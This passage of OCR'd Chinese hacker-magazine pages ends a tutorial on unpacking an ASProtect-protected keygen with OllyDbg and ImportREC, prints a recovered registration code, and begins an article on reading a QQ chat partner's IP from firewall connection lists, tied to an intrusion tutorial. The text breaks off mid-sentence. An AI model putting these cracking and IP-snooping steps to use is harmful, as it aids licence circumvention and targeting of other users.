


图10

不过我没有找到一个合适的插件来修复，我采取的是“delete thunks”，如图11。接着点击“fix dump”，选择刚才dump出来的文件，如图12。点击“打开”，就会生成一个名为un_Keygen_.exe的文件了。我们来运行un_Keygen_.exe看看，运行成功了，如图13！




图11




图 12




图 13

我简单讲一下找注册码的过程，在OD中点右键，选择“查找”－“所有参考文本字符串”，找到badboy后，双击，然后在**0040802C |. E8 E3FDFFFF CALL un_Keyge.00407E14**下断点，按F9运行，在注册名处填入1234，也就是随便填写一个注册码，再点“Generate”，按F7跟入，再按F8跟随九十几下后就会发现堆栈中出现了注册码“HZF-RQX{-GFD”。

一般被asprotect加的壳在脱壳后都需要修复，因此我们通常采用脚本脱壳法，这次脱壳没有找到相应的修复插件，因此是使用强硬的手段脱的壳，所以并不完美。叉子们可以举一反三，大多数asprotect加的壳还是有相应的修复插件的。

（本文所涉及到的相关工具OD、PEID、stripper v2.11、importrec、已经收录到光盘中）

QQ之IP变相看

刀疤·三一闪

看了上期杂志光盘中的“指定IP单机电脑入侵教程”，便照着实践了一下，毕竟再好的技术也得需要时间来熟练掌握嘛，可是我的珊瑚虫QQ却不能用了，本想用它查看一下同学家的IP地址的，现在却不能上了，说是什么连接不上服务器，如图1。可能是我家网络的原因，但也正因为它，给了我灵感。




图 1

我记得以前有次登录网站结果却中招了，我开防火墙（瑞星的）看到了QQ的进程，进去看了下，发现了几个IP地址，也没有怎么多注意，现在想起来，那个IP地址不正是我们正在聊天的对方的IP地址吗？因为我记得只要我们聊天就要有数据传输，像瑞星这样的防火墙，一定要抓包，就一定会有IP！

想到这里，我打开了瑞星防火墙，选择系统状况，如图2，可以看到QQ的进程，我们选中打开它，然后会看到有个TCP，在它下面




图 2

